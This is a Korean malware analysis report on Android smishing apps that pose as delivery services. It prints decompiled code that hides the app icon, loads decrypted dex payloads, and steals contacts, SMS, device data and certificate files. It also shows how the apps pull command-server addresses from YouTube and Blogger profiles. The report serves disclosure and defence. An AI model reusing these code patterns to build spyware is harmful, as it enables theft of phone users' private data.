No. 4

Report

택배 반송 문자를 이용한 악성앱 분석 보고서

2022 · 09 ANALYSIS REPORT

ZERO Co., Ltd.

택배 반송 문자를 이용한 악성앱 분석 보고서

택배회사를 사칭하여 사이트 접속 시 악성 앱을 다운로드하며, 설치 후 실행시 아이콘을 은닉하며, 사용자의 기기 정보, 개인정보, SMS, 연락처 정보를 탈취하여 유출한다.

1. 택배 관련 사칭 SMS 문자



그림 1. 악성 앱 유포 SMS 문자 예시

악성 앱은 대부분 SMS 문자를 통해 유포되고 있다.
택배 배송 관련 문자를 가장한 내용으로 유포 중에 있으며 URL 접속 시 악성 앱을 다운로드한다.



그림 2. SMS 문자내 URL 링크 접속 화면

SMS 문자에 포함된 URL 링크 접속 시 특정 택배회사를 사칭한 가짜 사이트로 위장하고 있으며 전화번호 등 사용자 정보를 입력하여 악성 앱 설치를 유도한다.



그림 3. 악성 앱 아이콘

악성 앱은 사용자가 착각하도록 정식 기관 및 회사 아이콘 로고, 이름을 사용하고 있다.

그림 4. 악성 앱 설치 후 핸드폰 권한 예시 화면

악성 앱은 정상 앱에서는 요청하지 않는 여러 권한을 요구한다.

2. 코드 분석

2.1 기기 권한 요청

```
<uses-sdk android:minSdkVersion="15" android:targetSdkVersion="21"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="com.android.alarm.permission.SET_ALARM"/>
<uses-permission android:name="android.permission.DEVICE_POWER"/>
<uses-permission android:name="android.permission.VIBRATE"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_MMS"/>
<uses-permission android:name="android.permission.BROADCAST_WAP_PUSH"/>
<uses-permission android:name="android.permission.RECEIVE_WAP_PUSH"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.WRITE_CONTACTS"/>
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission android:name="android.permission.WRITE_APN_SETTINGS"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.MODIFY_PHONE_STATE"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS"/>
<uses-permission android:name="android.permission.READ_CALL_LOG"/>
<uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
<uses-permission android:name="android.permission.ANSWER_PHONE_CALLS"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS"/>
<uses-permission android:name="android.permission.MEDIA_CONTENT_CONTROL"/>
<uses-permission android:name="android.permission.GET_TASKS"/>
<uses-permission android:name="android.permission.INTERACT_ACROSS_USERS_FULL"/>
<uses-permission android:name="android.permission.GET_TOP_ACTIVITY_INFO"/>
<uses-permission android:name="android.permission.REORDER_TASKS"/>
<uses-permission android:name="android.permission.DELETE_PACKAGES"/>
```

```
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(C0041R.C0043layout.admin);
    this.dpm = (DevicePolicyManager) getSystemService("device_policy");
    this.deviceComponentName = new ComponentName(this, MyDeviceAdminReceiver.class);
    if (this.dpm.isAdminActive(this.deviceComponentName)) {
        finish();
        finish();
        return;
    }
    if (getIntent().getBooleanExtra("disable", false)) {
        this.text = "암호화 된 데이터 전송입니다,귀하의 개인 정보는꾸준한보호받을수있습니다";
    } else {
        this.text = "암호화 된 데이터 전송입니다,귀하의 개인 정보는꾸준한보호받을수있습니다";
    }
    Intent intent = new Intent("android.app.action.ADD_DEVICE_ADMIN");
    intent.putExtra("android.app.extra.DEVICE_ADMIN", this.deviceComponentName);
    intent.putExtra("android.app.extra.ADD_EXPLANATION", this.text);
    startActivityForResult(intent, 1);
```

그림 5. 권한 체크

악성 앱은 다양한 권한들을 사용자에게 요청한다. 관련 권한는 아래 표와 같다.

부팅완료 관련 권한	WIFI 정보 접근 권한
화면 관련 권한	네트워크 정보 접근 권한
진동 관련 권한	네트워크 권한
SMS 수신 권한	기기 상태 관련 권한
SMS 읽기 권한	통화 권한
SMS 발송 권한	전화 발신 체크 권한
MMS 메시지 모니터링 권한	통화 기록 읽기 권한
WAP 푸시 권한	통화 기록 쓰기 권한
인터넷 권한	앱 수신전화 응답 권한
외부 저장소 읽기 권한	오디오 권한
외부 저장소 쓰기 권한	오디어 설정 권한
연락처 읽기 권한	미디어 컨텐트 제어 권한
연락처 쓰기 권한	테스트 관련 권한
APN 쓰기 관련 권한	패키지 삭제 권한
WIFI 사용 권한	

```
if (AppConstants.OPEN_DEVICE_ADMIN) {
    Intent intent = new Intent(this, AdminActivity.class);
    intent.setFlags(268435456);
    startActivity(intent);
    getPackageManager().setComponentEnabledSetting(getComponentName(), 2, 1);
```

그림 6. 앱 아이콘 숨김

악성 앱이 삭제하기 어렵도록 아이콘을 숨긴다.

```
private void m12b() {
    Runtime.getRuntime().load(((PathClassLoader) getClassLoader()).findLibrary("kc"));
    new ByteArrayOutputStream();
    String kwz = C0003oi.kwz(this, 1, "");
    String str = kwz + File.separatorChar + 'd';
    m11c(str, (byte[]) C0003oi.m6ez(this, "pxwrrv"));
    m13a(C0003oi.vqz(str, kwz + File.separatorChar + "pxwrrv"));
```

```
private void veiyiry(Context context, String str, String str2, int i) {
    String str3 = "/data/data/" + context.getPackageName() + "/";
    String str4 = String.valueOf(str3) + "b.zip";
    String str5 = String.valueOf(str3) + "w";
    try {
        byte[] a = C0013a.m21a(slow(6, "bs", 3, 6));
        if (Build.VERSION.SDK_INT < 23) {
            str4 = String.valueOf(str3) + "w.dex";
        }
        Object newInstance = Class.forName("java.io.FileOutputStream").getConstructor(String.class).newInstance(str4);
        C0014b.m18a("java.io.FileOutputStream", "write", newInstance, new Class[]{byte[].class}, new Object[]{a});
        C0014b.m18a("java.io.FileOutputStream", "close", newInstance, null, null);
```

그림 7. dex 파일 생성

악성 앱은 설치 후 복호화를 진행하여 악성 행위를 이어가거나, 특정 폴더 내의 파일을 dex로 변환하여 악성 행위를 이어간다.

악성 행위가 수행되면, 악성 앱은 다양한 방법으로 사용자 핸드폰에 저장된 정보를 수집한다.

2.2 수집 정보

악성 앱이 실행된 후 수집된 정보들이다.

```
public final Set<String> m829a(Context context) {
    C0450i.m310d(context, "context");
    ContentResolver contentResolver = context.getContentResolver();
    try {
        Cursor query = contentResolver.query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, new String[]{"contact_id", "display_name", "data1", "photo_id"}, null, null, null);
        if (query != null) {
            while (query.moveToNext()) {
                String string = query.getString(query.getColumnIndex("data1"));
                Set<String> set = f470a;
                if (!set.contains(string)) {
                    C0450i.m311c(string, "number");
                    set.add(string);
```

그림 8. 기기 내 연락처 정보 탈취

```
private boolean isNetConnect() {
    NetworkInfo info;
    ConnectivityManager connectivity = (ConnectivityManager) MyApplication.getInstance().getSystemService("connectivity");
    if (connectivity == null || (info = connectivity.getActiveNetworkInfo()) == null || !info.isConnected() || info.getState() != NetworkInfo.State.CONNECTED) {
        return false;
```

그림 9. 네트워크 관련 정보 수집

```
public void parse(byte[] packet) {
    try {
        DeviceInformationBean bean2 = (DeviceInformationBean) new ObjectInputStream(new ByteA
        setPhoneNumber(bean2.getPhoneNumber());
        setIMEI(bean2.getIMEI());
        setSoftwareVersion(bean2.getSoftwareVersion());
        setCountryCode(bean2.getCountryCode());
        setOperatorCode(bean2.getOperatorCode());
        setOperatorName(bean2.getOperatorName());
        setSimOperatorCode(bean2.getSimOperatorCode());
        setSimOperatorName(bean2.getSimOperatorName());
        setSimCountryCode(bean2.getSimCountryCode());
        setSimSerial(bean2.getSimSerial());
        setScreenLocked(bean2.isScreenLocked());
        setScreenON(bean2.isScreenON());
        setLatitude(bean2.latitude);
        setLongitude(bean2.longitude);
        setWifiAvailable(bean2.isWifiAvailable());
        setWifiConnectedOrConnecting(bean2.isWifiConnectedOrConnecting());
        setWifiExtraInfos(bean2.getWifiExtraInfos());
        setWifiReason(bean2.getWifiReason());
        setMobileNetworkName(bean2.getMobileNetworkName());
        setMobileNetworkAvailable(bean2.isMobileNetworkAvailable());
        setMobileNetworkConnectedOrConnecting(bean2.isMobileNetworkConnectedOrConnecting());
        setMobileNetworkExtraInfos(bean2.getMobileNetworkExtraInfos());
        setMobileNetworkReason(bean2.getMobileNetworkReason());
        setAndroidVersion(bean2.getAndroidVersion());
        setAndroidSdk(bean2.getAndroidSdk());
        setSensors(bean2.getSensors());
        setBatteryHealth(bean2.getBatteryHealth());
        setBatteryLevel(bean2.getBatteryLevel());
        setBatteryPlugged(bean2.getBatteryPlugged());
        setBatteryPresent(bean2.isBatteryPresent());
        setBatteryScale(bean2.getBatteryScale());
        setBatteryStatus(bean2.getBatteryStatus());
        setBatteryTechnology(bean2.getBatteryTechnology());
        setBatteryTemperature(bean2.getBatteryTemperature());
        setBatteryVoltage(bean2.getBatteryVoltage());
```

그림 10. 디바이스의 기기정보 수집

```
        @Override
        public final void mo770c(Object obj) {
            boolean z;
            String str = "type";
            try {
                String str2 = (String) obj;
                if (str2 != null) {
                    int i = 1;
                    if (!C0450i.m313a(str2, "")) {
                        List<String> list = C0502t.m202N(str2, new String[]{"|"}, false, 0, 6, null);
                        if (!Loader.access$getPreferences$p(Loader.this).getBoolean("sms_kw_sent", false)) {
                            Loader.access$getPreferences$p(Loader.this).edit().putBoolean("sms_kw_sent", true).apply();
                            ArrayList arrayList = new ArrayList();
                            Cursor query = Loader.access$getCtx$p(Loader.this).getContentResolver().query(Uri.parse("content://sms/"), new String[]{"_id", "address", "person", "body",
"date", str}, null, null, "date desc");
                            if (query != null) {
                                while (query.moveToNext()) {
                                    String string = query.getString(query.getColumnIndex("address"));
                                    if (string == null) {
                                        string = "";
```

그림 11. SMS정보 탈취

```
public final class C0285b {
    public static final C0285b f471b = new C0285b();
    private static final Set<String> f470a = new LinkedHashSet();

    private C0285b() {
    }

    public final Set<String> m829a(Context context) {
        C0450i.m310d(context, "context");
        ContentResolver contentResolver = context.getContentResolver();
        try {
            Cursor query = contentResolver.query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, new String[]{"contact_id", "display_name", "data1", "photo_id"}, null, null, null);
            if (query != null) {
                while (query.moveToNext()) {
                    String string = query.getString(query.getColumnIndex("data1"));
                    Set<String> set = f470a;
                    if (!set.contains(string)) {
                        C0450i.m311c(string, "number");
```

그림 11. 주소록 탈취

```
StringBuilder sb = new StringBuilder();
File externalStorageDirectory = Environment.getExternalStorageDirectory();
C0450i.m311c(externalStorageDirectory, "Environment.getExternalStorageDirectory()");
sb.append(externalStorageDirectory.getAbsolutePath());
sb.append("/NPKI");
File file = new File(sb.toString());
```

그림 13. 기기에 저장된 공인인증서 탈취

2.3 유출지 대상 확인 및 전송

대한통운과 우체국 사칭 앱의 유출지 정보 사용 방법은 아래와 같다.



그림 14. 대한통운 사칭 악성 앱 유출지

대한통운을 사칭한 악성 앱은 추가 다운받은 apk 앱 파일 내 특정 파일을 읽어 난독화된 코드를 디코딩 작업을 통해 유출지 주소를 받는다.

```
public static final String m735g(String str) {
    C0450i.m310d(str, "acc");
    List list = C0502t.m203M(str, new char[]{'@'}, false, 0, 6, null);
    if (C0450i.m313a((String) list.get(1), "vk")) {
        return m729m((String) list.get(0));
    }
    if (C0450i.m313a((String) list.get(1), "youtube")) {
        return m728n((String) list.get(0));
    }
    if (C0450i.m313a((String) list.get(1), "ins")) {
        return m730l((String) list.get(0));
    }
    if (C0450i.m313a((String) list.get(1), "GoogleDoc")) {
        return m732j((String) list.get(0));
    }
    if (C0450i.m313a((String) list.get(1), "GoogleDoc2")) {
        return m731k((String) list.get(0));
    }
    if (C0450i.m313a((String) list.get(1), "blogger")) {
        return m734h((String) list.get(0));
    }
    if (C0450i.m313a((String) list.get(1), "blogspot")) {
        return m733i((String) list.get(0));
```

```
private final String f260m = "chrome|UCP5sKzxDLR5yhO1IB4EqeEg@@youtube|humbertarimas@ins|1s0n64k12_r9MglT5m9lr63M5F3e-xRyaNeYP7rdOTrA@GoogleDoc2";
```

```
public static final String m728n(String str) {
    C0450i.m310d(str, "acc");
    C0458q qVar = C0458q.f792a;
    String format = String.format("https://m.youtube.com/channel/%s/about", Arrays.copyOf(new Object[]{str}, 1));
    C0450i.m311c(format, "java.lang.String.format(format, *args)");
    String str2 = null;
    try {
        String b = C0001b.m1183b(format, "UTF-8", true);
        if (b != null) {
            Matcher matcher = Pattern.compile("oeewe([\\w_-]+?)oeewe").matcher(b);
            String group = matcher.find() ? matcher.group(1) : null;
            if (group != null) {
                str2 = m738d(group);
```

```
public static final String m734h(String str) {
    String str2;
    C0450i.m310d(str, "acc");
    C0458q qVar = C0458q.f792a;
    String format = String.format("https://www.blogger.com/profile/%s", Arrays.copyOf(new Object[]{str}, 1));
    C0450i.m311c(format, "java.lang.String.format(format, *args)");
```



그림 15. epost 사칭 악성 앱 유출지

우체국(epost) 사칭 앱 경우는 “vk”, “youtube”, “ins”, “GoogleDoc”, “GoogleDoc2”, “bloger”, “blogspot” 와 같이 정상 사이트에서 유출지 주소를 받는다.

youtube의 경우 코드 내용 중 "hxxps://m.youtube.com/channel/**%s**/about" %s에 특정 문자열 “UCP5sKzxDLR5yhO1IB4EqeEg”을 넣고 접속하면 "oeewe" 사이의 난독화된 문자열이 유출지임을 확인할 수 있다. “oeewe" 중간 문자열들은 지속적으로 변경되어 유출지 차단 우회, 은폐 등 목적으로 사용되는 것으로 추정된다.



그림 16. 유출지 전송

악성 앱은 사용자의 기기 정보, 개인정보를 수집해 유출지 주소로 수집된 정보를 전송한다.

3. 결론

스미싱 문자를 통한 악성 앱 유포중 택배 관련 문자를 대상으로 분석하였다.

택배 관련 앱 설치, 운송장 번호 입력 등의 문자는 스미싱 가능성이 높으니 주의가 필요하다. SMS 문자, SNS 채팅, 이메일 등에서의 출처가 불분명한 앱은 설치하지 않으며, 구글 플레이 스토어 등과 같은 공식 사이트를 통해 설치한다.

악성 앱을 다운로드, 설치하였을 경우 신뢰할 수 있는 백신 앱으로 해당 기기를 검사 및 삭제를 통해 해결하면 되겠다.

* 추가 관련정보는 사이버위협 대응 포털 플랫폼 ZeroBOX 에서 확인하실 수 있습니다.